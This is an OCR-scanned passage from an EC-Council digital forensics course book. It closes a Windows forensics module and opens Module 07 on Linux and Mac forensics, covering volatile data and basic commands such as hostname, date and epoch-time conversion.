



Figure 6.42: Metashield Analyzer

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module has discussed the collection of volatile and non-volatile information. It also discussed the analysis of Windows memory and Registry. Further, it explained in detail the process of examining the cache, cookie, and history recorded in web browsers. Finally, this module ended with a detailed discussion on examining Windows files and metadata.

In the next module, we will discuss Linux and Mac forensics in detail.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 07

Linux and Mac Forensics



Module Objectives


Windows may be the most commonly used platform for forensic analysis owing to its popularity in enterprise systems. Several digital forensics tools exist for systems operating on Windows. However, when it comes to conducting forensics investigation on Linux and Mac systems, investigators are faced with a different kind of challenge. While the forensics techniques are the same, the tools used might differ.

Linux and MacOS Forensics refers to the investigation of cybercrimes involving Linux and MacOS–based systems. To obtain artifacts pertaining to cybercrime on these systems, investigators need to be aware of their filesystems and directories. They should also have good understanding of the forensics tools and commands that can be used to find evidentiary data from these OSes.

This module discusses how to collect and examine evidence related to incidents of cybercrime on Linux and MacOS–based machines. At the end of this module, you will be able to:

- Understand volatile and non-volatile data in Linux
- Analyze filesystem images using The Sleuth Kit
- Demonstrate memory forensics using Volatility and PhotoRec
- Understand Mac forensics

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understand Volatile and Non-Volatile Data in Linux

Linux forensics refers to performing forensic investigations on a Linux-based device. To do this, investigators require a strong understanding of the tools and techniques necessary to collect volatile and non-volatile data and conduct live analysis and possess good knowledge of various shell commands that can be used on Linux machines to retrieve forensically valuable information. The investigators should also be aware of Linux log files, their storage, and their location in the directory, as these are the most important sources of information for tracing attackers.

This section will explore various data collection methods, the different log files stored on Linux, and methods to trace back events via writable files on Linux machines.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Introduction to Linux Forensics

Linux is an open-source operating system that is widely used across organizations. With an increase in cybercrime, it also becomes important for forensic investigators to be well-equipped with the knowledge of collecting artifacts from Linux machines in a forensically sound manner.

Linux forensics involves the use of various commands/tools to retrieve, examine, and analyze valuable artifacts pertaining to incidents of cybercrime involving Linux machines.

Use of Linux forensic workstations, on the other hand, serve as a very effective platform to investigate security incidents involving Linux-systems as they offer wide support for several file systems and easy access to advanced digital forensics tools.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Collecting Volatile Data


Volatile data is lost when a machine is turned off/powered down. However, during forensic investigation, investigators need to collect this data to construct a timeline analysis of the incident that occurred.

Volatile Information includes:

- Hostname, date & time, and time zone
- Uptime
- Network information
- Open ports
- Open files
- Mounted filesystem information
- Loaded kernel modules
- User events
- Running processes
- Swap areas and Disk partition information
- Kernel messages

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Collecting Hostname, Date, and Time

- **Hostname**

  Investigators should run the **`hostname`** command to view the current system name and DNS of a Linux machine. This command has several attributes. It can be useful while examining logs and network traffic.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.1: Execution of hostname command

- **Date and Time**

  The **`date`** command, when executed, lists the date and time according to the time zone in which the Linux operating system has been set up.

  The command **`cat/etc/timezone`** can be used to gather information about the continent and time zone of the Linux system. This information can enable investigators to construct an appropriate timeline of the case being investigated.




Figure 7.2: Execution of date command

Investigators can also calculate the epoch time of the suspect Linux machine and convert it to their own time zone using online time converters.

The command to calculate the epoch time of a system is given below.

Command:

`date +%s`




Figure 7.3: Command to calculate epoch time of a system

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The Unix epoch timestamp begins on 1st January 1970 00:00:00 UTC (in seconds), whereas the epoch timestamps for HFS+ and Cocoa in Apple begin on 1st January 1904 00:00:00 UTC (in seconds) and 1st January 2001 00:00:00 UTC (in seconds), respectively.

Upon obtaining the epoch timestamp, you can use online or offline converters to convert the epoch time to original time.


